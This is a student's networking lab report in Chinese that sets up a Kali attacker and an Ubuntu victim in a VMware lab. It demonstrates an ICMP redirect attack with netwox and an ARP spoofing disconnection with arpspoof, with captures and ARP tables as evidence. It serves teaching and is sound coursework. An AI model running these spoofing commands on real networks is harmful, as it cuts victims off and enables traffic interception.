
计算机网络第五次实验

姓名：黄瑞轩　学号：PB20111686

1　实验环境搭建


本次实验的网络拓扑图如下：




各主机的详细信息如下：

主机	IP 地址	操作系统版本
Win 物理主机	192.168.153.1	Windows 10
Ubuntu 被攻击机	192.168.153.128	Ubuntu 22.04
Kali 攻击机	192.168.153.130	Kali 2022.4

网关为 192.168.153.2，获取截图如下：




```
┌──(sprout㉿kali-PB20111686)-[~]
└─$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.153.2   0.0.0.0         UG    100    0        0 eth0
192.168.153.0   0.0.0.0         255.255.255.0   U     100    0        0 eth0
```




```
sprout-pb20111686@sprout-pb20111686-virtual-machine:~/Desktop$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.153.2   0.0.0.0         UG    100    0        0 ens33
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 ens33
192.168.153.0   0.0.0.0         255.255.255.0   U     100    0        0 ens33
```

此时两台虚拟机之间可以互相 ping 通：




```
sprout-pb20111686@sprout-pb20111686-virtual-machine:~/Desktop$ ping 192.168.153.130
PING 192.168.153.130 (192.168.153.130) 56(84) bytes of data.
64 bytes from 192.168.153.130: icmp_seq=1 ttl=64 time=0.459 ms
64 bytes from 192.168.153.130: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.153.130: icmp_seq=3 ttl=64 time=0.681 ms
64 bytes from 192.168.153.130: icmp_seq=4 ttl=64 time=0.632 ms
```



```
┌──(sprout㉿kali-PB20111686)-[~]
└─$ ping 192.168.153.128
PING 192.168.153.128 (192.168.153.128) 56(84) bytes of data.
64 bytes from 192.168.153.128: icmp_seq=1 ttl=64 time=0.876 ms
64 bytes from 192.168.153.128: icmp_seq=2 ttl=64 time=0.545 ms
64 bytes from 192.168.153.128: icmp_seq=3 ttl=64 time=0.638 ms
64 bytes from 192.168.153.128: icmp_seq=4 ttl=64 time=0.473 ms
```


2 ICMP 重定向攻击


首先按照 PPT 的提示，关闭一些系统已定义好的防护措施。



```
sprout-pb20111686@sprout-pb20111686-virtual-machine:~/Desktop$ su root
Password:
root@sprout-pb20111686-virtual-machine:/home/sprout-pb20111686/Desktop# echo 1 > /proc/sys/net/ipv4/conf/all/accept_redirects
root@sprout-pb20111686-virtual-machine:/home/sprout-pb20111686/Desktop# cat /proc/sys/net/ipv4/conf/all/accept_redirects
1
root@sprout-pb20111686-virtual-machine:/home/sprout-pb20111686/Desktop# ip route flush cache
root@sprout-pb20111686-virtual-machine:/home/sprout-pb20111686/Desktop# 
```


此时 Ubuntu 被攻击机可以访问百度，ping 也正常：






```
sprout-pb20111686@sprout-pb20111686-virtual-machine:~/Desktop$ ping baidu.com
PING baidu.com (39.156.66.10) 56(84) bytes of data.
64 bytes from 39.156.66.10 (39.156.66.10): icmp_seq=1 ttl=128 time=39.6 ms
64 bytes from 39.156.66.10 (39.156.66.10): icmp_seq=2 ttl=128 time=37.9 ms
64 bytes from 39.156.66.10 (39.156.66.10): icmp_seq=3 ttl=128 time=38.1 ms
```

在 Kali 攻击机上安装 Netwox，并发起 ICMP 重定向攻击：



```
┌──(sprout㉿kali-PB20111686)-[~/桌面]
└─$ sudo netwox 86 -f "host 192.168.153.128" -g "192.168.153.130" -i "192.168
.153.2"
[sudo] sprout 的密码：
```


攻击成功，现在 Ubuntu 被攻击机不能访问百度了：



The connection has timed out


An error occurred during a connection to www.baidu.com.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer’s network connection.



```
sprout-pb20111686@sprout-pb20111686-virtual-machine:~/Desktop$ ping baidu.com
PING baidu.com (39.156.66.10) 56(84) bytes of data.
64 bytes from 39.156.66.10 (39.156.66.10): icmp_seq=1 ttl=128 time=40.0 ms
From _gateway (192.168.153.2) icmp_seq=1 Redirect Host(New nexthop: 192.168.153.130 (192.168.153.130))
From _gateway (192.168.153.2) icmp_seq=2 Redirect Host(New nexthop: 192.168.153.130 (192.168.153.130))
From _gateway (192.168.153.2) icmp_seq=3 Redirect Host(New nexthop: 192.168.153.130 (192.168.153.130))
From _gateway (192.168.153.2) icmp_seq=4 Redirect Host(New nexthop: 192.168.153.130 (192.168.153.130))
From _gateway (192.168.153.2) icmp_seq=5 Redirect Host(New nexthop: 192.168.153.130 (192.168.153.130))
From _gateway (192.168.153.2) icmp_seq=6 Redirect Host(New nexthop: 192.168.153.130 (192.168.153.130))
```


报文抓取结果：



No.	Time	Source	Destination	Protocol	Length	Info
17	3.871427452	192.168.153.2	192.168.153.128	ICMP	70	Redirect (Redirect for host)
18	3.927045882	192.168.153.2	192.168.153.2	ICMP	70	Redirect (Redirect for host)
19	4.939012489	192.168.153.2	192.168.153.2	ICMP	70	Redirect (Redirect for host)
20	4.939025113	192.168.153.2	192.168.153.128	ICMP	70	Redirect (Redirect for host)
21	4.939039420	192.168.153.2	192.168.153.2	ICMP	70	Redirect (Redirect for host)
22	6.734776546	192.168.153.2	192.168.153.128	ICMP	70	Redirect (Redirect for host)
23	6.734800813	192.168.153.2	192.168.153.2	ICMP	70	Redirect (Redirect for host)
24	6.958786196	192.168.153.2	180.101.49.186	ICMP	70	Redirect (Redirect for host)
25	6.958796806	192.168.153.2	192.168.153.128	ICMP	70	Redirect (Redirect for host)
26	6.958808318	192.168.153.2	192.168.153.128	ICMP	70	Redirect (Redirect for host)
27	6.958809721	192.168.153.2	180.101.49.186	ICMP	70	Redirect (Redirect for host)

3 ARP 断网攻击

在攻击之前，Ubuntu 被攻击机可以正常访问网页：



sprout-pb20111686@sprout-pb20111686-virtual-machine: ~/Desktop

before arp_百度搜索

https://www.baidu.com/s?ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&tn=baidu&wd=before arp&fenlei=256&rsv_pq=0xa

before arp

百度为您找到相关结果约3,870,000个

遭遇arp攻击怎么解决?

2022年8月22日 1.在本地电脑"运行"输入"cmd"打开命令提示符窗口。2."arp -a"查看网关地址对应的MAC地址（如果不确定MAC是否正确，可以登录上层网关设备，查看设备MAC地址）。3."arp -s IP ...

万妹文摘

arp原理(包括arp欺骗测试与防御)_Ghost_02的博客-CSDN博客...

2017年5月16日 第二步:如果A的ARP缓存中没有缓存,则A将ARP请求帧广播到本地网络上的所有主机。本地网络中的所有主机都会接收到ARP请求,并且检查是否与自己的IP地址匹配,若不...

CSDN博客


arp命令的功能及使用方法

百度热搜

换一换


科技政策要聚焦自立自强
1 张文宏分析近期重症病人增多原因 热
2 一个人可能感染不同的变异毒株吗? 热
3 N95口罩佩戴时间不要太长
4 黑龙江被抢药店老板已暂停免费发药
5 这些高官为何受"断崖式"降级处理
6 阿富汗多所大学男生集体弃考抗议
7 东京将把新冠医疗预警提至最高水平

使用 arpspoof 命令攻击：



```
┌──(sprout㉿kali-PB20111686)-[~/桌面]
└─$ sudo arpspoof -i eth0 -t 192.168.153.128 192.168.153.2
0:c:29:75:d4:f6 0:c:29:36:a1:e8 0806 42: arp reply 192.168.153.2 is-at 0:c:29
:75:d4:f6
```

被攻击之后，Ubuntu 被攻击机不能正常访问网页了：



sprout-pb20111686@sprout-pb20111686-virtual-machine: ~/Desktop


Server Not Found

https://www.baidu.com/s?ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&tn=baidu&wd=after arp&fenlei=256&oq=before%252

Hmm. We're having trouble finding that site.

We can't connect to the server at www.baidu.com.


报文抓取结果：



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	VMware_e8:c9:7c	Broadcast	ARP	60	Who has 192.168.153.128? Tell 192.168.153.2
2	0.000021661	VMware_36:a1:e8	VMware_e8:c9:7c	ARP	42	192.168.153.128 is at 00:0c:29:36:a1:e8
3	15.315964279	VMware_75:d4:f6	Broadcast	ARP	60	Who has 192.168.153.128? Tell 192.168.153.130
4	15.315992303	VMware_36:a1:e8	VMware_75:d4:f6	ARP	42	192.168.153.128 is at 00:0c:29:36:a1:e8
5	16.316533444	VMware_75:d4:f6	VMware_36:a1:e8	ARP	60	192.168.153.2 is at 00:0c:29:75:d4:f6
6	18.317297133	VMware_75:d4:f6	VMware_36:a1:e8	ARP	60	192.168.153.2 is at 00:0c:29:75:d4:f6


第 1、2 条记录是攻击前访问网页产生的，第 3 至 6 条是攻击后访问网页产生的。

攻击前 Ubuntu 被攻击机 ARP 表：



```
sprout-pb20111686@sprout-pb20111686-virtual-machine:~/Desktop$ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.153.254          ether   00:50:56:f1:e1:db   C                     ens33
192.168.153.1            ether   00:50:56:c0:00:08   C                     ens33
_gateway                 ether   00:50:56:e8:c9:7c   C                     ens33
```

攻击后 Ubuntu 被攻击机 ARP 表：



```
sprout-pb20111686@sprout-pb20111686-virtual-machine:~/Desktop$ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.153.254          ether   00:50:56:f1:e1:db   C                     ens33
192.168.153.1            ether   00:50:56:c0:00:08   C                     ens33
192.168.153.2            ether   00:0c:29:75:d4:f6   C                     ens33
192.168.153.130          ether   00:0c:29:75:d4:f6   C                     ens33
```